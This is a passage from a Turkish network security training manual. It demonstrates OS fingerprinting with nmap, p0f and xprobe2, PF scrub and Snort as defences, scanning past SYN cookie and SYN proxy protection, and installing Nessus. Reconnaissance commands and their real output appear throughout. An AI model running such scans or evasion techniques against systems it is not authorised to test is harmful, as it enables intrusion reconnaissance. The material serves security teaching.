7.10.5. NMAP ile işletim sistemi belirleme

İşletim sistemi belirleme bir port tarama değildir, Nmap'in hedef sisteme gönderdiği paketlerden dönen cevapları bir veritabanı ile karşılaştırarak yorumlarından ibarettir. Bu yüzden de bazı işletim sistemi tarama sonuçlarında hedefi tam belirleyemeyerek tahminde bulunur.



```
192.168.1.4 - PuTTY
bt ~ # nmap -PO -sT -O 192.168.1.1 -n -p 80

Starting Nmap 4.20 ( http://insecure.org ) at 2007-07-31 19:48 GMT
Warning: OS detection for 192.168.1.1 will be MUCH less reliable because we did not
find at least 1 open and 1 closed TCP port
Warning: OS detection will be MUCH less reliable because we did not find at least 1
open and 1 closed TCP port
Interesting ports on 192.168.1.1:
PORT      STATE SERVICE
80/tcp    open  http
MAC Address: 00:13:64:22:39:3F (Paradigm Technology.)
Aggressive OS guesses: Linux 2.4.22 (Fedora Core 1, x86) (94%), Netgear DG834 or DG8
34G (wireless) DSL Router (94%), Xerox WorkCentre Pro 265 multifunction printer (93%
), Siemens Gigaset SE515dsl wireless broadband router (93%), D-Link DSL-G604T ADSL r
outer WAP, runs Linux 2.4.17 (93%), Linux 2.4.20 - 2.4.32, Linux-based embedded devi
ce (Linksys WRT54GL WAP, Buffalo AirStation WLA-G54 WAP, Maxtor Shared Storage Drive
, or Asus Wireless Storage Router) (92%), Aladdin eSafe security gateway (runs Linux
2.4.21) (91%), Linux 2.4.18-10 (Red Hat 7.3) (91%), Belkin Wireless Pre-N Router (9
0%), Linksys Linux 2.4.30 (X86), or Linksys WRT54G WAP running DD-WRT Linux kernel 2
.4.34-pre2 (89%)
No exact OS matches for host (test conditions non-ideal).
Uptime: 6.247 days (since Wed Jul 25 13:53:04 2007)
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://insecure.org/n
map/submit/ .
Nmap finished: 1 IP address (1 host up) scanned in 13.060 seconds
```

7.10.5.1. Koruma

OpenBSD ile birlikte gelen Firewall yazılımı PF'in scrub özelliği kullanılarak işletim sistemi saptama yazılımları bir dereceye kadar yaniltılabilir. Basitçe scrub RFC'lere uyumlu olmayan paketleri düşürme işini yapıyor (detaylarına bakacak olursanız çok daha fazlasını yapıyor, basitinden bir NIDS gibi...)

man pf.conf'tan...

Traffic Normalization (e.g. scrub)

Traffic normalization protects internal machines against inconsistencies in Internet protocols and implementations.

Nasıl mı test ederiz? Nmap ve PF kullanarak sonuçları görebilirsiniz...

1) İlk durumda scrub özelliği devreye alınmamış bir Firewall ve nmap sonuçları; nokta atısı yapmış gibi sistemi bulabiliyor.

nmap -O 1.2.3.4.90

```
Starting Nmap 3.95 ( http://www.insecure.org/nmap/ ) at 2006-09-20 12:52 EEST
Interesting ports on 1.2.3.4.90:
```

```
(The 1667 ports scanned but not shown below are in state: closed)
```

```
PORT STATE SERVICE
```

```
21/tcp open  ftp
```

```
22/tcp open  ssh
```

```
53/tcp open  domain
```

```
MAC Address: 00:02:B4:18:8D:24 (Intel)
```

```
Device type: general purpose
```

```
Running: OpenBSD 3.X
```

OS details: OpenBSD 3.6

```
Nmap finished: 1 IP address (1 host up) scanned in 19.866 seconds
```

2) ikinci durumda scrub ozelligi devreye alınmış bir Firewall'a aynı tarama yapılıyor ve sonuc:
Biraz daha yaniltıcı.

```
# nmap -P0 -O 1.2.3.4.90
```

```
Starting Nmap 3.95 ( http://www.insecure.org/nmap/ ) at 2006-09-20 12:54 EEST
Insufficient responses for TCP sequencing (0), OS detection may be less accurate
Interesting ports on 1.2.3.4.90:
```

```
(The 1667 ports scanned but not shown below are in state: closed)
```

```
PORT STATE SERVICE
```

```
21/tcp open  ftp
```

```
22/tcp open  ssh
```

```
53/tcp open  domain
```

```
MAC Address: 00:02:B4:18:8D:24 (Intel)
```

```
Device type: general purpose
```

Running: Novell NetWare 6.X, OpenBSD 3.X

OS details: Novell Netware 6 (no service packs), OpenBSD 3.3 x86 with pf "scrub in all", OpenBSD 3.5 or 3.6

```
Nmap finished: 1 IP address (1 host up) scanned in 25.901 seconds
```

7.10.6. P0f ile işletim sistemi belirleme

```
bilgi-egitim ~ # p0f
p0f - passive os fingerprinting utility, version 2.0.8
(C) M. Zalewski <lcamtuf@dione.cc>, W. Stearns <wstearns@pobox.com>
p0f: listening (SYN) on 'eth0', 262 sigs (14 generic, cksum 0F1F5CA2), rule: 'all'.
192.168.1.2:1916 - Windows 2000 SP2+, XP SP1+ (seldom 98)
-> 192.168.1.5:23 (distance 0, link: ethernet/modem)
192.168.1.2:1916 - Windows 2000 SP2+, XP SP1+ (seldom 98)
-> 192.168.1.5:23 (distance 0, link: ethernet/modem)
192.168.1.2:1916 - Windows 2000 SP2+, XP SP1+ (seldom 98)
-> 192.168.1.5:23 (distance 0, link: ethernet/modem)
192.168.1.2:1918 - Windows 2000 SP2+, XP SP1+ (seldom 98)
-> 192.168.1.5:22 (distance 0, link: ethernet/modem)
192.168.1.2:1921 - Windows 2000 SP2+, XP SP1+ (seldom 98)
-> 192.168.1.5:22 (distance 0, link: ethernet/modem)
192.168.1.5:2351 - Linux 2.6, seldom 2.4 (older, 2) [high throughput] (up: 37 hrs)
-> 192.168.1.1:80 (distance 0, link: ethernet/modem)
192.168.1.5:4500 - Linux 2.6, seldom 2.4 (older, 2) (up: 37 hrs)
-> 204.152.184.112:80 (distance 0, link: ethernet/modem)
```

7.10.7. Xprobe ile işletim sistemi belirleme

```
bilgi-egitim ~ # xprobe2 192.168.1.2

Xprobe2 v.0.3 Copyright (c) 2002-2005 fyodor@oOo.nu, ofir@sys-security.com, meder@oOo.nu

[+] Target is 192.168.1.2
[+] Loading modules.
[+] Following modules are loaded:
[+] [1] ping:icmp_ping - ICMP echo discovery module
[+] [2] ping:tcp_ping - TCP-based ping discovery module
[+] [3] ping:udp_ping - UDP-based ping discovery module
[+] [4] infogather:ttl_calc - TCP and UDP based TTL distance calculation
[+] [5] infogather:portscan - TCP and UDP PortScanner
[+] [6] fingerprint:icmp_echo - ICMP Echo request fingerprinting module
[+] [7] fingerprint:icmp_tstamp - ICMP Timestamp request fingerprinting module
[+] [8] fingerprint:icmp_amask - ICMP Address mask request fingerprinting module
[+] [9] fingerprint:icmp_port_unreach - ICMP port unreachable fingerprinting module
[+] [10] fingerprint:tcp_hshake - TCP Handshake fingerprinting module
[+] [11] fingerprint:tcp_rst - TCP RST fingerprinting module
[+] [12] fingerprint:smb - SMB fingerprinting module
[+] [13] fingerprint:snmp - SNMPv2c fingerprinting module
[+] 13 modules registered
[+] Initializing scan engine
[+] Running scan engine
[+] ping:tcp_ping module: no closed/open TCP ports known on 192.168.1.2. Module test failed
[+] ping:udp_ping module: no closed/open UDP ports known on 192.168.1.2. Module test failed
[+] No distance calculation. 192.168.1.2 appears to be dead or no ports known
[+] Host: 192.168.1.2 is up (Guess probability: 50%)
[+] Target: 192.168.1.2 is alive. Round-Trip Time: 0.00026 sec
[+] Selected safe Round-Trip Time value is: 0.00052 sec
[+] fingerprint:tcp_hshake Module execution aborted (no open TCP ports known)
[+] fingerprint:smb need either TCP port 139 or 445 to run
[+] fingerprint:snmp: need UDP port 161 open
[+] Primary guess:
[+] Host 192.168.1.2 Running OS: "Microsoft Windows 2003 Server Standard Edition" (Guess probability: 100%)
[+] Other guesses:
[+] Host 192.168.1.2 Running OS: "Microsoft Windows 2003 Server Enterprise Edition" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows XP SP2" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows XP SP1" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows XP" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows 2000 Server Service Pack 4" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows 2000 Server Service Pack 3" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows 2000 Server Service Pack 2" (Guess probability: 100%)
[+] Host 192.168.1.2 Running OS: "Microsoft Windows 2000 Server Service Pack 1" (Guess probability: 100%)
```

7.11. Yapılan Taramaları IDS ile İzleme/Engelleme

Mesela saldırganın XMAS Scan yaptığını düşünelim. Eğer IDS sisteminiz düzgün yapılandırılmışsa bu saldırısı tipini rahatlıkla tanıyacaktır.

```
#hping -FUP -n -p 22 192.168.1.4 -c 2
```

```
HPING 192.168.1.4 (eth0 192.168.1.4): FPU set, 40 headers + 0 data bytes

--- 192.168.1.4 hping statistic ---
2 packets tramitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
```

Snort'a düşen loglar

```
# tail -f /var/log/snort/alert
**U*P**F Seq: 0x5DDA5952 Ack: 0x3220A1A8 Win: 0x200 TcpLen: 20 UrgPtr: 0x0
[Xref => http://www.whitehats.com/info/IDS30]
```

```
[**] [1:1228:7] SCAN nmap XMAS [**]
[Classification: Attempted Information Leak] [Priority: 2]
```

```
07/12-20:41:07.953181 192.168.1.5:2165 -> 192.168.1.4:22
TCP TTL:64 TOS:0x0 ID:47151 IplLen:20 DgmLen:40
**U*P**F Seq: 0x6C47BC04 Ack: 0x736BEDAF Win: 0x200 TcpLen: 20 UrgPtr: 0x0
[Xref => http://www.whitehats.com/info/IDS30]
```

7.12. SynCookie/SynProxy ile korunan sistemlere yönelik port tarama

Synproxy/syncookie(farklı şekilde aynı işi yaparlar), günümüz IPS ve Firewall sistemlerinin Synflood DDOS saldırıları için aldığı klasik önlemlerdendir. Synproxy/syncookie ile korunan bir system DOS saldırısı altında iken gelen spoof edilmiş SYN paketlerinden etkilenmez çünkü önünde synflood koruması yapan bir system vardır. Syncookie/synproxy için "" yazısının okunması faydalı olacaktır.

Syncookie /Synproxy'nin DOS engellemeye haricinde başka faydaları da vardır. Bunlardan biri de TCP üzerinden yapılan port taramalarını zorlaştırmaktır. Eğer saldırgan TCP port tarama yapıyorsa sürpriz bir şekilde tüm portları açık olarak görecektir.

Syncookie/Synproxy gelen her SYN pakjetine karşılıkSYN+ACK cevabı döner. Taradığı sistemden SYN+ACK cevap geldiğini gören tarama programı port açık der ve tekrar paket göndermez.

Synproxy/syncookie ile korunan sistemlere karşı port tarama

```
root@bt:~# hping --scan 80-100 www.example.com-S -V
using eth0, addr: 192.168.1.103, MTU: 1500
Scanning www.example.com(95.0.11.13), port 80-100
21 ports to scan, use -V to see all the replies
+---+-----+-----+-----+
|port| serv name | flags |ttl| id | win |
+---+-----+-----+-----+
 80 www     :.S..A... 55 56928  0
 81          :.S..A... 55 57184  0
 82          :.S..A... 55 57440  0
 83          :.S..A... 55 57696  0
 84          :.S..A... 56 57952  0
 85          :.S..A... 56 58208  0
 86          :.S..A... 56 58464  0
 87 link    :.S..A... 56 58720  0
 88 kerberos :.S..A... 56 58976  0
 89          :.S..A... 56 59232  0
 90          :.S..A... 56 59488  0
 91          :.S..A... 56 59744  0
 92          :.S..A... 55 60000  0
 93          :.S..A... 55 60256  0
 94          :.S..A... 55 60512  0
 95 supdup   :.S..A... 55 60768  0
 96          :.S..A... 55 61024  0
 97          :.S..A... 55 61280  0
 98 linuxconf :.S..A... 55 61536  0
 99          :.S..A... 55 61792  0
100         :.S..A... 56 62048  0
All replies received. Done.
Not responding ports:
```

Aynı çıktıyi nmap ile tarama yaptığımızda da alırız

```
root@bt:~# nmap www.example.com-p80-100 --reason
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-14 12:09 EST
Warning: Hostname www.example.comresolves to 5 IPs. Using 95.0.11.13.
PORT      STATE SERVICE      REASON
80/tcp    open  http        syn-ack
81/tcp    open  hosts2-ns   syn-ack
82/tcp    open  xfer        syn-ack
83/tcp    open  mit-ml-dev  syn-ack
84/tcp    open  ctf         syn-ack
85/tcp    open  mit-ml-dev  syn-ack
86/tcp    open  mfcobol    syn-ack
87/tcp    open  priv-term-l syn-ack
88/tcp    open  kerberos-sec syn-ack
89/tcp    open  su-mit-tg   syn-ack
90/tcp    open  dnsix       syn-ack
91/tcp    open  mit-dov    syn-ack
92/tcp    open  npp         syn-ack
93/tcp    open  dcp         syn-ack
94/tcp    open  objcall    syn-ack
95/tcp    open  supdup     syn-ack
96/tcp    open  dixie      syn-ack
97/tcp    open  swift-rvf  syn-ack
98/tcp    open  linuxconf   syn-ack
99/tcp    open  metagram   syn-ack
100/tcp   open newacct    syn-ack

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

Bu şekilde korunmuş sistemlere yönelik başarılı TCP taramaları gerçekleştirmek için 3'lü el sıkışmayı tamamlayan ve sonrasında ek paketler gönderen tarama tiplerini denemek gerekir.

Mesela nmap ile birlikte gelen versiyon belirleme özelliği burada işimize yarayabilir. Zira versiyon belirleme özelliği sadece SYN paketi gönderip cevap olarak SYN+ACK gelmesiyle tarama işlemini sonuçlandırmaz, portu açık olarak belirledikten sonra(karşı taraftan gelecek SYN+ACK cevabı) o portta çalışan uygulamanın versyonunu belirlemek için ek paketler gönderir ki bu ek paketler SYNCookie/SynProxy korumasını devre dışı bırakır(Syncookie/synproxy 3'lü el sıkışmayı tamamlayan paketler için devreden çıkar ve paketleri doğrudan koruduğu sistemlere iletir). Her

ne kadar tarama süresi oldukça uzasa da açık portları sağlıklı bir şekilde keşfetmek için versiyon belirleme taraması yapmak gereklidir.

```
root@bt:~# nmap www.example.com-PN -sV --top-ports 10
```

```
Starting Nmap 5.00 ( http://nmap.org ) at 2010-02-14 12:52 EST
```

```
Interesting ports on 11.22.33.44(11.22.33.44):
```

PORT	STATE	SERVICE	VERSION
21/tcp	filtered	ftp	
22/tcp	filtered	ssh	
23/tcp	filtered	telnet	
25/tcp	filtered	smtp	
80/tcp	open	http	Microsoft IIS webserver 6.0
110/tcp	filtered	pop3	
139/tcp	filtered	netbios-ssn	
443/tcp	filtered	https	
445/tcp	filtered	microsoft-ds	
3389/tcp	filtered	ms-term-serv	

```
Service Info: OS: Windows
```

```
Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
```

```
Nmap done: 1 IP address (1 host up) scanned in 10.32 seconds
```

NESSUS ile Otomatize Zayıflık Analizi

8. Nessus Projesi

Nessus, 1998 yılında Renaud Deraison tarafından açık kaynak kodlu, kolay kullanımlı ve güncel bir zayıflık inceleme projesi olarak başlatılmıştır. Projenin geldiği nokta incelendiğinde üzerinden geçen 6 yılda internet dünyasında hatırı sayılır bir yer edindiği görülebilir. Internet üzerine free/commercial güvenlik tarama işlemi yapan birçok şirket altyapı olarak Nessus'u kullanmaktadır.

Son verilere göre dünya üzerinde 75.000 güvenlik uzmanı tarafından aktif olarak kullanıldığı saptanmıştır.

8.1. Projeye ait bazı önemli özellikler

- Ücretsiz Kullanım Hakkı
- Güncel zayıflık veritabanı (Günlük)
- Uzak ve yerel sistem güvenlik tarama özelliği
- Nessus yerel güvenlik taraması yapabilen ikinci ürün
- Windows, UNIX ve Mac makinelere login olarak gerekli taramaları, eksik yamaları belirleyebilir
- Gelişmiş Plugin() desteği
- Yaklaşık 15000 farklı plugin
- Plugin geliştirmek için ayrı bir programlama dili(NASL) Nessus Attack Scripting Language
- SSL tabanlı servisleri tarama özelliği (https, smtps, imaps etc)
- Komut satırından kullanım olanağı
- Kullanıcı desteği
- Günlük ~2000 indirim sayısı
- Ortalama 50000 kullanıcı

8.1.1. Yerel ve Uzak sistemler güvenlik testi

Normal bir güvenlik tarayıcısı ağ üzerinde hedef olarak belirtilen sistemlere tcp/ip protokolü kullanarak tarama yapar. Bu işlemlerde hedef sisteme ait servislerdeki güvenlik zaafiyetlerini belirleyebilir. Hedef sistemde bulunan fakat dışarıya bir servis olarak sunulmayan güvenlik açıklarını belirleyemez. Mesela normal güvenlik tarayıcıları bir sistemde hangi güvenlik yamalarının eksik olduğunu belirleyemez. Nessus burda bir adım öne çıkararak belirtilen hedef sisteme SSH(Linux, UNIX) ve ya smb(MS Windows©) üzerinden bağlanarak(dogru erişim bilgileri verilmek sureti ile) işletim sistemine ait güvenlik yamalarını belirleyebilir.

8.1.2. Kurulum & Kullanım

Nessus , istemci sunucu mimarisine uygun çalışır. Sunucu tarafında asıl tarama işlemini yapan çekirdek program istemci tarafında da gerekli yapılandırmaları, tarama hedeflerini ve özelliklerini ayarlayacak bir gui programı.

Hem istemci hem de sunucu bileşeni aynı makinelerde olabileceği gibi, sunucu UNIX/Linux sistemde istemcisi Windows üzerinde çalıştırılabilir.

Nessus 3 ile birlikte yeni bir lisans altında dağıtılan Nessus'un son sürümü www.nessus.org adresinden indirilebilir.

Taramalarda kullanılacak pluginleri indirmek için sisteme kayıtlı bir kullanıcı hesabına sahip olunması gereklidir. Bu da yine aynı siteden geçerli bir mail adresi ile halledilebilir.

8.1.3. Backtrack Linux Üzerine Nessus Kurulumu

Kısıtlayıcı lisans politikalarından dolayı* Nessus paketleri BackTrack ile birlikte gelmiyor. Nessus'suz bir Backtrack'de tuzsuz corba gibi olacagından Backtrack kurulduktan sonra ilk isim Nessus'u kurmak oluyor.

Eski surum Backtrack'lerde Nessus.org dan indirdigimiz rpmleri kullanarak kurulum yapıyorduk fakat Backtrack 4 ile birlikte bu tip sorunlar(paket yükleme güncelleme zorlukları) tarihe karıştı.Tek bir komutla artık Nessus kurulabilir.

8.1.3.1. Nessus Kurulumu

Nessus'un kurulumu için gerekli bazı ek paketler vardır. Öncelikle bunların kurulması gereklidir.

Nessus.org adresinden ilgili paketler indirilir(Ben Ubuntu paketlerini kullanmayı tercih ettim)

```
# dpkg -install Nessus-3.2.1-ubuntu804_i386.deb
```

Selecting previously deselected package nessus. (Reading database ... 128519 files and directories currently installed.) Unpacking nessus (from Nessus-3.2.1-ubuntu804_i386.deb) ... Setting up nessus (3.2.1) ... nessusd (Nessus) 3.2.1. for Linux (C) 1998 - 2008 Tenable Network Security, Inc.

Processing the Nessus plugins... [#####]

All plugins loaded

- Please run /opt/nessus/sbin/nessus-adduser to add an admin user - Register your Nessus scanner at <http://www.nessus.org/register/> to obtain all the newest plugins - You can start nessusd by typing /etc/init.d/nessusd start

Processing triggers for libc6 ... ldconfig deferred processing now taking place

8.1.3.2. Nessus İstemci Kurulumu

Nessus istemcisinin indirileceği adres

http://downloads.nessus.org/nessus3dl.php?file=NessusClient-3.2.1.1-ubuntu804.i386.deb&licence_accept=yes&t=a219f47d370dc8dd00b2eb0f19fe832a

Nessus kurulurken başka paketlere olan bağımlılığı yüzünden aşağıdaki gibi hata verebilir.

```
# dpkg -install NessusClient-3.2.1.1-ubuntu804.i386.deb
```

Selecting previously deselected package nessusclient. (Reading database ... 149403 files and directories currently installed.) Unpacking nessusclient (from NessusClient-3.2.1.1-ubuntu804.i386.deb) ... dpkg: dependency problems prevent configuration of nessusclient: nessusclient depends on libqt4-core; however: Package libqt4-core is not installed. nessusclient depends on libqt4-gui; however: Package libqt4-gui is not installed. dpkg: error processing nessusclient (-install): dependency problems - leaving unconfigured Errors were encountered while processing: nessusclient

Hatayı asıp kurulumu devam etmek için aşağıdaki bağımlılıkların kurulması gereklidir.

```
#apt-get install libqt4-core libqt4-gui libqtcore4 libqt4-network libqt4-script libqt4-xml libqt4-
```

```
dbus libqt4-test libqtgui4 libqt4-svg libqt4-opengl libqt4-designer libqt4-assistant
```

Ardından tekrar istemci programı kurmak için aynı komut tekrarlanır.

```
# dpkg -install NessusClient-3.2.1.1-ubuntu804.i386.deb
```

```
(Reading database ... 149566 files and directories currently installed.) Preparing to replace  
nessusclient 3.2.1.1 (using NessusClient-3.2.1.1-ubuntu804.i386.deb) ... Unpacking replacement  
nessusclient ... Setting up nessusclient (3.2.1.1) ...
```

8.1.3.3. Kurulum sonrası işlemler

8.1.3.3.1. Aktivasyon Kodu Alımı

Nessus pluginleri alabilmek ve kullanmak için aktivasyona ihtiyacımız var.
<http://nessus.org/plugins/index.php> adresinden bir adet e-posta adresi belirterek aktivasyon kodu alınabilir

Kısa sürede e-posta adresinize ilgili aktivasyon kodu ve nasıl yükleneceği bilgisi gelecektir.

```
#/opt/nessus/bin/nessus-fetch --register A858-4653-9614-...
```

Your activation code has been registered properly - thank you.

Now fetching the newest plugin set from plugins.nessus.org...

Your Nessus installation is now up-to-date. If auto_update is set to 'yes' in nessusd.conf, Nessus will update the plugins by itself.

8.1.3.3.2. Kullanıcı Ekleme

```
# /opt/nessus/sbin/nessus-add-first-user
```

Using /var/tmp as a temporary file holder

Add a new nessusd user -----

Login : honal

Authentication (pass/cert) [pass] : Login password : Login password (again) :

User rules ----- nessusd has a rules system which allows you to restrict the hosts that honal has the right to test. For instance, you may want him to be able to scan his own host only.

Please see the nessus-adduser(8) man page for the rules syntax

Enter the rules for this user, and hit ctrl-D once you are done : (the user can have an empty rules set)

Login : honal Password : ***** DN : Rules :

Is that ok ? (y/n) [y] y user added. Thank you. You can now start Nessus by typing :
/opt/nessus//sbin/nessusd -D

8.1.3.3.3. Nessus'u başlatmak için

#/etc/init.d/nessusd start ya da

#/opt/nessus/sbin/nessusd -D -q

komutları kullanılabilir.

Nessus'u başlattıktan sonra NessusClient'i calistirarak kullanıma baslayabilirsiniz.

/opt/nessus/bin/NessusClient


*Malesef ki cogu profesyonel Nessus kullanicisi yeni lisanslama modelinden haberdar degil ve Nessus'u illegal olarak kullanıyor. Eger Nessus'u ticari amacli kullanıyorsanuz mutlaka lisans almanız gereklidir(A 'HomeFeed' is available for free to home users, but can not be used professionally.) onun haricinde home user kategorisine giriyorsanız lisans almanız gereklidir.

Nessus.org adresinde konu ile ilgili aciklamalar su sekilde. Note that You are not eligible to subscribe to the HomeFeed Subscription if You are a corporation, a governmental entity or any other form of organization. You may not subscribe to the HomeFeed Subscription to use the Plugins on a computer owned by your employer or otherwise use the Plugins for the benefit of or to perform any services for any corporation, governmental entity or any other form of organization. If you intend to use the Plugin Feed commercially, you need to obtain a ProfessionalFeed

<http://nessus.org/plugins/?view=register-info> Adresinden lisanslama ile ilgili detay bilgi alınabilir.

8.1.4. Windows Üzerinde Nessus Kullanımı

Windows üzerinde hem istemci hem de sunucu bileşeni kurulmuş bir Nessus çalıştırılmadan yapılacak iki ayar vardır. Biri servisler kısmından Tenable Nessus servisinin çalışır olması diğer de gerekli kullanıcıların sistemde açılmış olmasıdır. Nessus Client çalıştırıldığında sunucu seçimi yapılacak veya raporlara bakılacak bir ekran çıkar.




8.1.4.1. Aktivasyon

Nessus Ücretsiz bir yazılım olmasına rağmen güncellemeleri alabilmek için kayıtlı kullanıcı olmak gereklidir. Kayıtlı kullanıcı olmak ücretsizdir. Kayıt olduktan sonra e-posta aracılığı ile gönderilen kod kullanılarak aktivasyon işlemi gerçekleştirilir.



8.1.4.2. Sunucu Seçimi

